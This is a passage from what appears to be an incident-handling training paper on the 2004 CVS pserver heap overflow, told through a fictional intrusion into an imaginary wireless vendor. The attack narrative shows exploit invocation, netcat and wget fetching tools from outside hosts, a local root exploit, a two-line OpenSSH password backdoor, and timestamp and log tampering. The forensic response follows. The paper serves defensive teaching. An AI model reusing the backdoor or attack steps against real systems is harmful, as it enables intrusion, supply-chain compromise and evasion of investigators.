Note: logs may be configured a variety of ways on modern Unix systems. cvspserver may not be configured to log on some systems, or may log to a different file.

Evidence in /tmp

Attempts to exploit this vulnerability will leave empty directories behind in /tmp. The directory name is '/tmp/cvs-serv[pid]', where [pid] represents the process id of the cvspserver process that was attacked. The owner and group of the directory will be the attacked cvs user and group ids. This directory is created for both successful and some unsuccessful exploit attempts.

This fact is referenced in comments in the exploit:

```
anoncvs.freebsd.org <-- ls -al /tmp to see how many people who
can't hack own this already[60]
```

In the case of the log entry above, that directory will be /tmp/cvs-serv5989. If this directory exists, it shows that IP 192.168.1.8 launched an attack versus the host.

'Live' evidence:

During a successful attack where the attacker is logged into an interactive shell on the victim host, the following tools will show evidence. These commands were run on a Gentoo Linux system, other versions of Unix may show slightly different output.

These commands assume the victim CVS username is 'cvs', change it for other users. These commands also assume the attacker has not altered the system to cover his/her tracks, such as using a rootkit.

'ps' (report process status) will show a single unnamed process owned by the victim CVS user:

```
# ps -f | grep cvs
cvs       6067  5958  0 12:10 ?        00:00:02
```

lsof (list open files) will show the attacker's shell, libraries used, and the attacking TCP connection:

[60] http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html

```
# lsof -u cvs
COMMAND  PID USER   FD   TYPE DEVICE    SIZE    NODE NAME
sh      6067  cvs  cwd    DIR   3,65    4096       2 /
sh      6067  cvs  rtd    DIR   3,65    4096       2 /
sh      6067  cvs  txt    REG   3,65  588276 1261973 /bin/bash
sh      6067  cvs  mem    REG   3,65   88256 1343852 /lib/ld-2.2.5.so
sh      6067  cvs  mem    REG   3,65  279388 1343893 /lib/libncurses.so.5.2
sh      6067  cvs  mem    REG   3,65   10120 1343856 /lib/libdl-2.2.5.so
sh      6067  cvs  mem    REG   3,65 1285220 1343851 /lib/libc-2.2.5.so
sh      6067  cvs  mem    REG   3,65   49392 1343867 /lib/libnss_compat-2.2.5.so
sh      6067  cvs  mem    REG   3,65   80588 1343869 /lib/libnsl-2.2.5.so
sh      6067  cvs    0u  IPv4   9419            TCP victim:cvspserver->attacker:1216
(ESTABLISHED)
sh      6067  cvs    1u  IPv4   9419            TCP victim:cvspserver->attacker:1216
(ESTABLISHED)
sh      6067  cvs    2u  IPv4   9419            TCP victim:cvspserver->attacker:1216
(ESTABLISHED)
```

netstat (show network connections) will show the following:

```
# netstat -a | grep cvspserver
tcp        0      0 *:cvspserver            *:*                     LISTEN
tcp        0      0 victim:cvspserver       attacker:1216           ESTABLISHED
```

This shows the attacker has established a connection to the cvspserver process.

Note: commands such as ‘ps’, ‘lsof’ and ‘netstat’ are only useful during the actual attack.

The Platforms/Environments

The target victim is ‘GIAC Wifi,’ a small manufacturer of wireless ‘appliances’, such as 802.11b and 802.11g wireless access points. The appliances run a stripped-down version of the Linux operating system, based on the Gentoo Linux distribution. Linux is licensed under the Gnu General Public License[61] (also called GPL). This license stipulates that anyone who modifies & distributes GPL-licensed software ‘share and share alike’

> If the licensee distributes copies of the work, he is required to offer the source code to each recipient, including any modifications he had made. This requirement is known as copyleft. [62]

GIAC Wifi has modified & distributed Linux software, and complies with the GPL by making modifications available via a public CVS server at cvs.giacwifi.com[63]

Victim's Platform

[61] http://www.gnu.org/copyleft/gpl.html
[62] http://en.wikipedia.org/wiki/GNU_General_Public_License
[63] GIAC Wifi, is imaginary, and the domain giacwifi.com does not exist (as of September 2004)

The victim CVS servers are running Gentoo Linux 1.2, kernel 2.4.19-gentoo-r5. There is a matched public and private pair of CVS servers. Public services include CVS server version 1.11.15 and Apache web server version 1.3.27.

Source network

The source network is an Intel laptop running Redhat Linux 9.0 with Linux kernel 2.4.20-8. The laptop is logically 'on the internet', outside of the firewalled GIAC Wifi network, connected via an insecure wireless access point in Cambridge, MA. For the attack itself, it is connected to a switch connected to the internet-side of the firewall.

Tools on the laptop include:

- cvs_linux_freebsd_HEAP remote exploit
- mod_ptrace local root exploit
- netcat
- gcc (a compiler)
- perl
- grep
- tcpdump
- etc…

The laptop is owned by Francis, an 'old-school' hacker interested in neat hacks, and exploring all manners of networks. Francis looks down on 'script kiddies', spammers, crackers, and virus writers; he considers them criminals and vandals. Francis considers himself an explorer.

Target network

The target network is protected by a Nokia IP530 device running Checkpoint Firewall-1 NG. The firewall has 3 interfaces: the internet interface, a public screened subnet containing servers accessed directly from the internet, and the private interface.

The internet connection is a T1 (1.5 Mbps) connection which terminates at a Cisco 2610 router with an integrated CSU/DSU running IOS version 12.2(15)T13. The router is connected to a Cisco 3500 series 24-port switch. The firewall's internet interface is also connected to this switch.

The public screened subnet contains a server acting as a public CVS repository. The only internet services offered directly by the server are http (tcp port 80) and cvspserver (tcp port 2401). All other services are blocked by the firewall.
The internal network contains a server acting as a private CVS repository, and a number of desktop development systems.


Remote access is allowed via Checkpoint 'VPN-1' clients, which may connect to the firewall from anywhere on the internet via client IPSEC tunnels, using triple-des encryption, and RSA SecurID tokens for strong authentication.

Here is a simplified firewall ACL:

Action	Source	Destination	Services
Allow	Internet	Screened subnet	TCP port 80
Allow	Internet	Screened subnet	TCP port 2401
Allow	Screened subnet	Internet	ANY
Allow	Screened subnet	Internal subnet	TCP port 2401
Allow	Internal subnet	ANY	ANY
Allow	Authenticated VPN client	ANY	ANY
Deny	ANY	ANY	ANY

Key to this attack is the public CVS server is restricted from making connections to the internal subnet, with the exception of cvspserver access. The public cvs server is able to initiate CVS sessions to the internal subnet in order to copy data from the private CVS server.

Network Diagram



Stages of the Attack

Reconnaissance

The source of the public exploit contains this advice:

```
HOW TO FIND VICTIMS:
google for "[anon/cvs/anonymous/etc] pserver"

.gov and .mil cvs trees are fun[64]
```

Use the Google search engine (http://www.google.com) to identify public CVS servers that may be vulnerable to this exploit. Searching Google.com for the string "CVSROOT=:pserver:" and "login" returns over 15,000 hits, most referencing credentials for CVS pserver logins. Here is the URL:

```
http://www.google.com/search?q=%22CVSROOT%3D%3Apserver%22+login+
```

Francis performs this search and looks for promising targets. He sees a 'hit' for GIAC Wifi, which piques his interest. He clicks on the link and goes to this page:

> GIAC WifiOS download FAQ
>
> Q: How may I download WifiOS via CVS?
>
> Here are the commands to download WifiOS via CVS:
>
> # cvs -d :pserver:cvs@cvs.giacwifi.com:/var/cvsroot login
> # cvs -d :pserver:cvs@cvs.giacwifi.com:/var/cvsroot checkout wifios-current.tgz
>
> Use 'cvs' as the password

Scanning

Finding potential victim pserver systems

A network scanning tool like nmap may be used to scan any internet system for the cvspserver port, TCP 2401[65]. Francis' reconnaissance makes that step unnecessary.

The best way to verify the credentials discovered during reconnaissance is to log into GIAC Wifi's public CVS server. This will verify the pserver username, password, and repository directory without raising any undue attention.

Francis authenticates to cvs.giacwifi.com:

```
# cvs -d :pserver:cvs@cvs.giacwifi.com:/var/cvsroot login
Logging in to :pserver:cvs@cvs.giacwifi.com:2401/var/cvsroot
CVS password:
```

[64] http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html
[65] # nmap –p 2401 victim.host. http://www.insecure.org/nmap/

Francis types 'cvs' at the password prompt. The command returns without error. This means:

- cvs.giacwifi.com runs a publicly-accessible CVS repository
- the pserver daemon listens on TCP port 2401
- the pserver username is 'cvs'
- the pserver password is 'cvs'
- the CVSROOT is /var/cvsroot

An unknown at this stage is the OS running on cvs.giacwifi.com: this exploit version only works for FreeBSD and Linux systems (as mentioned previously, a separate public Solaris exploit was also released). A 2nd unknown is whether the version of pserver running on cvs.giacwifi.com is vulnerable to this attack.

One method for determining the OS of the victim server (without directly revealing the scanning IP address)[66] is to use the Netcraft "What's That Site Running?" service.

Francis surfs to this URL:

http://www.netcraft.com/?host=cvs.giacwifi.com&position=limited

Netcraft reports:

```
Apache/1.3.27 (Unix) (Gentoo/Linux) AxKit/1.61 mod_perl/1.27
```

Gentoo Linux is potentially vulnerable. The version of Apache is not up-to-date, indicating the victim's patching procedures may be lax.

Exploiting the System

Francis has already downloaded the exploit source code at:

```
# wget http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c
```

The exploit posted to packetstormsecurity.org contains pre-pended text from the authors. Other internet sources removed this text. Francis removed this text with a text editor and then used gcc (Gnu C Compiler[67]) to compile the source into an executable called 'cvs_linux_freebsd_HEAP":

```
# gcc -lz  cvs_linux_freebsd_HEAP.c -o cvs_linux_freebsd_HEAP
```

'-lz' tells gcc to use the compression library, which is required by the exploit.

[66] Tools such as nmap may be used for direct OS detection. http://www.insecure.org/nmap/
[67] http://gcc.gnu.org/


Francis runs the executable with no flags:

That translates into 'Usage: read the code dude ☺' in "Leetspeak". See Appendix A for a breakdown of the exploit's command-line options.

Using the information gathered during the scanning phase, Francis runs the 'cvs_linux_freebsd_HEAP command' with the following flags:

```
# ./cvs_linux_freebsd_HEAP -h cvs.giacwifi.com -u cvs -p cvs -r /var/cvsroot
```

The research pays off; the attack works on the first try:



See previous the "Description" subsection of the "The Exploit" section of this paper for a blow-by description of what occurs here, including detailed packet analysis. In short, nearly 2,000 fake heap chunk headers are now injected into the heap via CVS Entry commands, and each heap chunk is overflowed. Shellcode is copied to memory, and the stack is overwritten, which triggers shellcode execution, and a remote shell via TCP port 2401.

The firewall did not stop the attack because it occurred via an allowed service (cvspserver, TCP port 2401). The shell is accessed via the same cvspserver session (and port). The firewall did log the attack, as it logs all CVS traffic.

Note that some attacks will 'spawn a shell' on a different port (such as 31337). That type of attack would fail here, as the firewall will only allow inbound TCP

ports 2401 and 80. 'Shovelling a shell[68]' outbound would work: the server is allowed to from make outbound connections to the internet.

In this case, the exploit provides built-in shell access, so techniques such as shoveling a shell are not required.

Francis checks to see what services are running:

```
netstat -an | grep LIST
tcp        0      0 0.0.0.0:2401            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
```

That shows cvspserver, http, and sshd have LISTEN-ing network ports. Note the exploit provides no shell prompt.

Francis now attempts to leverage the access to the public CVS server in order to gain access to the private CVS server on the internal network. The above 'w' command (shows 'who' is logged in) shows 2 root logins on the console. That's not terribly useful, so Francis checks to see who has logged in recently:

```
last -5
joey     ttyp1        192.168.2.5      Sun Aug 15 11:35 - 19:58  (08:23)
dave     ttyp0        192.168.2.7      Sun Aug 15 11:21 - 20:18  (08:56)
root     tty1                          Sun Aug 15 11:11 - still logged in
root     tty1                          Sun Aug 15 11:09 - still logged in
reboot   system boot  2.4.19-gentoo-r5 Sun Aug 15 11:08          (00:06)
```

The 'ttyp' connections from 'joey' and 'dave' were via the network, most likely from the internal subnet (192.168.2.0/24). Since sshd is the only service running that allows shell logins, the users must have used ssh.

Francis now knows an internal subnet contains addresses in the 192.168.2.0/24 range. A simple (but 'noisy') way to find internally-accessible CVS servers would be nmap ('network mapper'):

```
nmap
: nmap: command not found
```

nmap is not installed. Francis could try to install it from the internet, but decides to try the more direct route, and checks for evidence of CVS connections originating from the internal subnet:

```
tail /var/log/cvspserver.log
04/8/15@09:16:06: START: cvspserver pid=5544 from=XX.14.87.9
04/8/15@09:16:15: START: cvspserver pid=5551 from=XX.56.34.1
04/8/15@09:16:23: START: cvspserver pid=5559 from=XX.56.34.1
04/8/15@09:16:32: START: cvspserver pid=5565 from=XX.12.12.9
```

[68] Send a shell session from a server to a listening client. Instead of client connecting to server, the server connects back to the client.

```
04/8/15@09:17:08: START: cvspserver pid=5580 from=192.168.2.100
04/8/15@09:17:17: START: cvspserver pid=5583 from=XX.23.2.1
04/8/15@09:17:26: START: cvspserver pid=5590 from=XX.56.23.1
04/8/15@09:17:35: START: cvspserver pid=5671 from=XX.200.200.7
04/8/15@13:01:42: START: cvspserver pid=5678 from=XX.10.20.9
04/8/16@01:30:48: START: cvspserver pid=5879 from=XX.230.23.4
04/8/16@01:38:03: START: cvspserver pid=5944 from=XX.230.23.4
```

The client connection from 192.168.2.100 looks promising. It could be a simple developer client machine, but it also may be an internal CVS server, which may have published a software version to the public server via CVS.

Note: XX.230.23.4 is Francis' IP address. It logged twice (during scanning and during the exploit itself) and may later be corroborated with other evidence.

Since nmap isn't available, Francis uses 'telnet' to test which ports are available on the CVS client:

```
telnet 192.168.2.100 80
```

The command times out, meaning the port is not open (either the service is not running on that host, or the firewall is blocking it). Francis is careful to avoid hitting 'CTRL-C' to break the telnet connection, as that will also kill the exploit.

Francis next tries port 22 (ssh) and 139 (netbios, in case the system is a Windows PC). All time out. Francis next tries port 2401, cvspserver:

```
telnet 192.168.2.100 2401
Trying 192.168.2.100...
Connected to 192.168.2.100.
Escape character is '^]'.

cvs [pserver aborted]: bad auth protocol start:

Connection closed by foreign host.
```

Bingo! An internal CVS server is accessible from the screened subnet.

Francis hits 'enter' after the 'Escape character…' output, triggering the 'bad auth protocol' error, and closing the connection with the internal host. Note the existing shell connection stays up.

The next step is attempting to compromise the internal CVS server; Francis will use the same exploit.

Francis must now copy the exploit to the vulnerable internal server. There are a number of ways to accomplish this: one way is via netcat.[69] He checks to see if it's installed on the compromised server:

```
nc
: nc: command not found
whereis nc
nc:
```

No such luck. Plan B: download a pre-compiled Linux binary from a public internet site. Francis could also download it from his own laptop, but by using a public source, he will leave less direct evidence of his PC's identity.

```
wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
```

wget (web get) is installed. Good news. Francis previously used the Google search engine to search for the string 'netcat Linux binary nc', and found sites hosting a precompiled Linux netcat binary. He uses one such site now:

```
wget http://www.example.net/rio/nc
--17:25:57--  http://www.example.net/rio/nc
           => `nc'
Resolving www.example.net... XX.36.241.24
Connecting to www.example.net[XX.36.241.24]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 274,244 [text/plain]
nc: Permission denied

Cannot write to `nc' (Permission denied).
```

The download started, but failed. Francis's 'cvs' login does not have permission to write to the current directory (as described previously, the exploit changed to '/'). He changes to /tmp and try again:

```
cd /tmp
wget http://www.example.net/rio/nc
--17:26:10--  http://www.example.net/rio/nc
           => `nc'
Resolving www.example.net... \XX.36.241.24
Connecting to www.example.net[XX.36.241.24]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 274,244 [text/plain]

    0K ......... ......... ......... ......... ......... 18%  116.62 KB/s
   50K ......... ......... ......... ......... ......... 37%  188.71 KB/s
  100K ......... ......... ......... ......... ......... 56%  183.46 KB/s
  150K ......... ......... ......... ......... ......... 74%  188.53 KB/s
  200K ......... ......... ......... ......... ......... 93%  188.58 KB/s
```

[69] Netcat is '…a simple Unix utility which reads and writes data across network connections' http://www.atstake.com/research/tools/network_utilities/nc110.tgz

```
  250K .......... .......                                  100%  191.62 KB/s

17:26:11 (168.49 KB/s) - `nc' saved [274244/274244]
```

Francis configures a netcat process on the laptop to 'push' a file to the victim. He uses TCP port 2401 (same as cvspserver), hoping the connection will be obscured by legitimate CVS traffic via the same port should it be logged by the firewall.

```
attacker# /usr/local/bin/nc -w5 -l -p 2401 < cvs_linux_freebsd_HEAP
```

Francis now uses netcat to pull the exploit to victim server:

```
chmod 700 nc
./nc  XX.230.23.4  2401 > sploit
chmod 700 sploit
./sploit
Ac1dB1tCh3z (C)VS linux/*BSD pserver
Us4g3 : r34d 7h3 c0d3 d00d ;P
```

The exploit has been copied to 'sploit'. The connection is outbound through the firewall, which is allowed by the firewall's ACL. Exploit in hand, Francis now targets the internal CVS server, hoping it is also vulnerable. Even if it is, the username, password, and repository may be different. The only way to find out is to try it:

```
./sploit -h 192.168.2.100 -u cvs -p cvs -r /var/cvsroot
Ac1dB1tCh3z (C)VS linux/*BSD pserver
Exploiting localhost on a Linux Fatal: authentification failure..
```

The attempt failed. The exploit is capable of guessing the username, password, and repository. Francis supplies the same username and password, and lets the exploit attempt to guess the repository:

```
./sploit -h 192.168.2.100 -u cvs -p cvs
Ac1dB1tCh3z (C)VS linux/*BSD pserver
Bruteforcing cvsroot...
Trying CVSROOT = /cvs   WRONG !
Trying CVSROOT = /cvsroot       WRONG !
Trying CVSROOT = /var/cvs       WRONG !
Trying CVSROOT = /anoncvs       WRONG !
Trying CVSROOT = /repository    WRONG !
Trying CVSROOT = /home/CVS      WRONG !
Trying CVSROOT = /home/cvspublic        WRONG !
Trying CVSROOT = /home/cvsroot   FOUND !
Exploiting localhost on a Linux [################### ]
@#!@SUCCESS#@!#

RM -RF /tmp/cvs-serv8311
---YOU ARE IN BRO : privcvs---
  6:05pm  up 3 days,  6:49,  2 users,  load average: 0.23, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
Dave     ttyp0    192.168.2.5      Mon 2pm  2days  0.45s  0.43s  -su
```

Francis is in the internal network, BRO!

Backdooring OpenSSH

Francis' goal is to insert a 'backdoor' in the WifiOS source code. He hopes it will eventually be compiled & installed in many (perhaps many thousands) of wireless appliances running WifiOS, allowing him 'backdoor' access to networks he would not otherwise be able to gain access to.

> A **backdoor** in a computer system (or a cryptosystem, or even in an algorithm) is a method of bypassing normal authentication or obtaining remote access to a computer, while intended to remain hidden to casual inspection. The backdoor may take the form of an installed program (e.g., Back Orifice) or could be a modification to a legitimate program.[70]

All WifiOS appliances run a version of OpenSSH[71] for secure administrative access: Francis chooses to backdoor this 'legitimate' service. The target function is 'auth-password', which verifies a user provided the correct password:

```
/*
 * Tries to authenticate the user using password.  Returns true if
 * authentication succeeds.
 */[72]
```

Francis' plan is to add a test which will return '1' (true) for any user supplying the secret backdoor password,

Francis changes to the 'crypto' directory containing the OpenSSH source code and looks at the 'openssh' directory:

```
cd /home/cvsroot/WifiOS/src/crypto/
ls -lagd openssh/
drwxr-xr-x    6 root         8192 Aug 23 16:49 openssh/
```

This shows the directory is root-owned, and unwritable by the attacker's 'cvs' userid. Francis changes to the openssh directory, and looks at the file targeted for backdooring:

```
cd openssh/
ls -la auth-passwd.c
-rw-r--r--    1 root     root         4816 Jun 22 03:37 auth-
passwd.c
```

The file is also owned by root and also unwritable by the cvs uid.. This means Francis must elevate privileges to root level (Unix uid 0) in order to be able to make the desired changes. He decides to try Wojciech Purczynski's "Linux

[70] http://en.wikipedia.org/wiki/Backdoor
[71] OpenSSH is an encrypted alternative to programs such as telnet (connect to a remote system) and ftp (network file transfer).
[72] http://www.openssh.com/

kernel ptrace/kmod local root exploit"[73], which he has found to be fast and reliable way to gain local root privileges for this version of Linux.

```
This code exploits a race condition in kernel/kmod.c, which
creates kernel thread in insecure manner. This bug allows to
ptrace cloned process, allowing to take control over privileged
modprobe binary.[74]
```

Francis uses the transfer method described previously to copy a compiled version of netcat from an internet site. This is successful and proves the internal CVS server can connect directly outbound to the internet. He then uses previously-described netcat method to transfer a compiled copy of ptrace-mod.c from his laptop to /tmp/sploit on the private CVS server. He then runs the exploit:

```
./sploit
[+] Attached to 8576
[+] Signal caught
[+] Shellcode placed at 0x4000ffe7
[+] Now wait for suid shell...
# whoami
root
```

Francis has elevated privileges to root (uid 0) via ktrace-mod and may now edit the target file. At line 77 of the openssh 'auth-pass.c' file he adds 2 lines:

```
if (strcmp("NULL", password) == 0)
      return 1;[75]
```

"NULL" is in quotes, meaning the string "NULL" (and not a NULL byte). This is a simple attempt to avoid casual detection. See Appendix E for the full diff.

These 2 lines 'backdoor' the openssh server: if this software is compiled & installed on a system, Francis will be able to log in to any userid (including root) via ssh by simply typing the password "NULL":

```
$ ssh -lroot victim
root@victim's password: (attacker types "NULL" here)
Last login: Fri Aug 20 15:22:35 2004 from localhost
# whoami
root
#
```

Should this attack be successful, Francis could obtain remote root-level access to an untold-number of WifiOS devices.

---

[73] http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c
CVE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0127
[74] ptrace-mod.c
[75] Inspired by "TheFinn"s OpenSSH backdoor,
http://packetstormsecurity.org/UNIX/penetration/rootkits/openssh-3.0.2p1rk.tgz

Francis also changes the 'mtime' (modification time) of auth-passwd.c to the original time:

```
# touch -t 06220337 auth-passwd.c
```

This means by default 'ls' will show the original (now false) file modification time (called 'mtime'). 'ls –lac' will show the time of the actual change time (called 'ctime', or 'status change time')[76]. Altering the 'ctime' of a file in Unix is possible, but difficult: it requires kernel-level access (as with a kernel-mode rootkit), changing the system date (which may leave other signs of evidence, such as in many system logs), or by changing the value via the raw disk device.

Francis decides the risk of detection via any of these steps outweighs the risk of leaving the actual 'ctime' unaltered

Keeping Access

There are a number of ways Francis could attempt to keep access:

1. Install a Kernel-mode rootkit such as SuckIT[77] (intercept and modify system calls directly from the kernel)
2. Install a binary rootkit (replacing system executables with backdoored versions, such as our backdoored OpenSSH server).
3. Use netcat to 'shovel a shell' outbound on a regular basis via at() or cron()
4. Add no additional software, and rely on the same initial method to regain access (compromise 2 CVS servers, followed by a local root exploit)

Francis must choose an approach that will be permitted by the (uncompromised) firewall. The firewall's inbound rules will permit approach #4. The firewall also allows unlimited outbound connectivity, which allows approaches #1 (in certain configurations), and #3. Finally, he could install a backdoor in the http or cvspserver programs, which would permit approach #2.

Francis' primary goal has been achieved: he has inserted a backdoor into the WifiOS source code. Keeping access to giacwifi.com is a secondary concern: if the attack is ultimately successful, he'll have access to an untold-number of networks on the internet.

Francis could now make any of the previously described changes to the system, but the desire to keep access must be weighed against the desire to keep the backdoor secret. The more he changes, the more likely it is those changes will be detected. In short: the desire to keep access to giacwifi.com must not threaten the primary goal of keeping the backdoor secret.

[76] The 3rd type of time is atime, or access time.
[77] http://www.phrack.org/show.php?p=58&a=7

Francis weighs the options, and decides to make no other system changes, and chooses option #4 listed above.

Covering Tracks

Francis types this command on the 2 CVS servers:

```
rm –rf /tmp/cvs-serv*
```

This removes all temporary directories created by attempts to use this exploit. This will include attempts by other (possible) attackers on cvs.giacwifi.com.

Francis also removes the 'nc' and 'sploit' binaries he copied to /tmp on cvs.giacwifi.com. He also removes the 'sploit' and 'nc' binaries copied to the private CVS server.

Francis edits /var/log/cvspserver.log on the private CVS server, and removes the public CVS server -> private CVS server entries[78] created during the exploit. He does not edit /var/log/cvspserver.log on the public server. There are many other legitimate public entries there, and doing so would require elevating privileges to root on the public server. This would likely be easy to do via the ptrace-mod exploit, but judged an unnecessary risk.

The Incident Handling process

Preparation

The primary preparation measure taken by GIAC Wifi was the security architecture of GIAC Wifi's network. Servers offering public internet services are segregated onto screened subnet networks. Network ingress from these screened subnets is further restricted to a very limited set of services.

Remote access is restricted to encrypted IPSEC tunnels, and strong 'dual-factor' authentication is used.

GIAC Wifi has a small staff, which management felt did not justify a fulltime information security employee. They instead relied on outside consultants to design & deploy the firewall architecture. Developers on staff wear 'many hats', and handle day-to-day security issues. They make up the informal incident handling team.

GIAC Wifi has formal incident handling procedures, also written by the consulting company. Unfortunately, they are 'paper tigers', sitting on a shelf and not used day-to-day by the developers.

[78] The telnet to port 2401, the first unsuccessful compromise attempt, and the successful compromise itself

Most security events involve viruses and worms, which are introduced via email and web surfing. These events are handled informally by the developers, who clean up, or re-image PCs as necessary.

Change management procedures are followed, and including automatically-generated reports of all software changes, including MD5 checksums

Additionally, backups are handled diligently, including daily backups, with a weekly rotation schedule to a secure offsite storage facility.

Identification

Here is the total timeline of the attack:

```
08/16/2004 01:38:03:  Attacker exploits vulnerable cvspserver on
                      cvs.giacwifi.com, non-root access.
08/16/2004 01:41:03:  Attacker scans internal subnet, discovers
                      firewall allows cvspserver access to internal
                      private CVS server
08/16/2004 01:43:03:  Attacker downloads CVS exploit to public CVS
                      server
08/16/2004 01:45:03:  Attacker exploits vulnerable cvspserver
                      GIAC Wifi private CVS server, non-root access.
08/16/2004 01:56:04:  Attacker elevates privileges to 'root' via mod-
                      ptrace local root exploit.
08/16/2004 02:01:43:  Attacker inserts backdoor into OpenSSH in
                      development version of WifiOS

08/20/2004            Final QA WifiOS-1.07 completes
08/21/2004            WifiOS-1.07 goes gold, firmware sent to
                      manufacturers
08/28/2004            WifiOS-1.07 uploaded to cvs.giacwifi.com as
                      WifiOS-current.tgz
09/23/2004            Post to full-disclosure and Bugtraq mailing asks
                      if "anyone has a security contact at GIAC Wifi?"
09/24/2004            Hacker group "L0rds of K-0s" discovers 'NULL'
                      backdoor, writes 'NULL' sshd scanner, and begins
                      searching for backdoored WifiOS OpenSSH daemons
09/27/2004            A honeypot captures a 'NULL' ssh scan, reported
                      to Internet Storm Center
09/28/2004            First public reports of '0wned' WifiOS devices
09/29/2004            Backdoored source OpenSSH discovered on
                      cvs.giacwifi.com by security researcher and
                      reported to GIAC Wifi, The Internet Storm Center,
                      and US-CERT
09/30/2004            GIAC Consulting hired for emergency incident
                      handling assignment
10/01/2004            WifiOS-1.08 released
                      CERT Advisory released for 'Backdoor in WifiOS-
                      1.07'
                      Internet Storm Center releases alert
10/01/2004            Recall of shipped GIAC Wifi devices running
                      WifiOS-1.07 announced
```

The incident was detected when the United States Computer Emergency Response Team called a network engineer at GIAC Wifi (listed as the technical contact under the giacwifi.com WHOIS record). US-CERT explained a backdoor had been inserted into shipped versions of GIAC Wifi wireless access points, and had also been posted on cvs.giacwifi.com. The backdoor was in the 'auth-password.c' file in the openssh directory.

The development team quickly checked the daily development report logs, and noticed the MD5 checksum of 'auth-passwd.c' changed on the internal private CVS server sometime between 01:03:00 on 8/16/2004 and 01:03:00 on 8/17/2004. This change was reported via the automated change reporting system, but went unnoticed at the time. The change was later published to manufacturers and the public repository at cvs.giacwifi.com.

Containment

At this point the developers verified that an incident had occurred. They powered down both the public and private CVS servers[79]. Management signed an emergency consulting agreement with GIAC Consulting[80] for incident handling services. A local incident handler named Kim was working another assignment in the area, reached the GIAC Wireless office 2 hours after the initial call to GIAC Consulting.

Kim's 'jump bag' was in the trunk of her rental car. It included a Linux laptop preloaded with numerous security tools (such as The Sleuth Kit, netcat, nmap, tcpdump, Snort, etc.). It also had a 2nd Windows XP laptop, loaded with VMware Workstation[81], and a number of images, including Windows, Linux, FreeBSD, and others. Additional items in the bag included a hub, USB hard drives, a notebook with numbered pages, a camera, tape, and a toolset.

Creating disk images

Kim 'deputized' a Joey, a GIAC Wifi developer, as on-staff incident handler, and worked closely with him. She also instructed Joey to document every step of their process in a notebook (which Kim did as well).

They moved both the public and private CVS servers to a secure room at GIAC Wifi's headquarters. Kim then inserted a Knoppix Linux[82] linux 'boot cd' into the private CVS server and booted it.

---

[79] They did so gracefully, which created a lot of additional file system changes. Simply 'pulling the plug' on the systems would have preserved more forensic evidence.
[80] An imaginary consulting company
[81] http://www.vmware.com/products/desktop/ws_features.html
[82] http://www.knoppix.net

Kim used 'netcat'[83] to copy the disk from the private server and public servers to images on her laptop. She ran this command on the public server:

```
dd if=/dev/hda1 bs=1024 | nc laptop.giacwireless.com 31337[84]
```

Kim ran this command on her linux laptop:

```
nc -l -p 31337 | dd of=privatecvs-hd1.image
```

Kim generated an md5 checksum of the image, and copied the result in her notebook:

```
md5sum privatecvs-hd1.image
1fea356457467eabe153892324ae34ea  privatecvs-hd1.image
```

In addition to creating working images of the systems, these actions also serve to 'back up' the servers. Kim made a copy of the private image and mounted it (read-only) on her laptop:

```
mount -o ro copy.privatecvs-hd1.image /mnt/privatecvs
```

Kim followed the same procedure to create & mount a copy of the public server image 'copy.publiccvs-hd1.image'.

Investigating the public image

The firewall allowed direct internet access to the http (TCP 80) and cvspserver (TCP 2401) ports. Kim checked the age of the 'cvs' binary:

```
# cd /mnt/pubcvs/usr/bin
# ls -la cvs
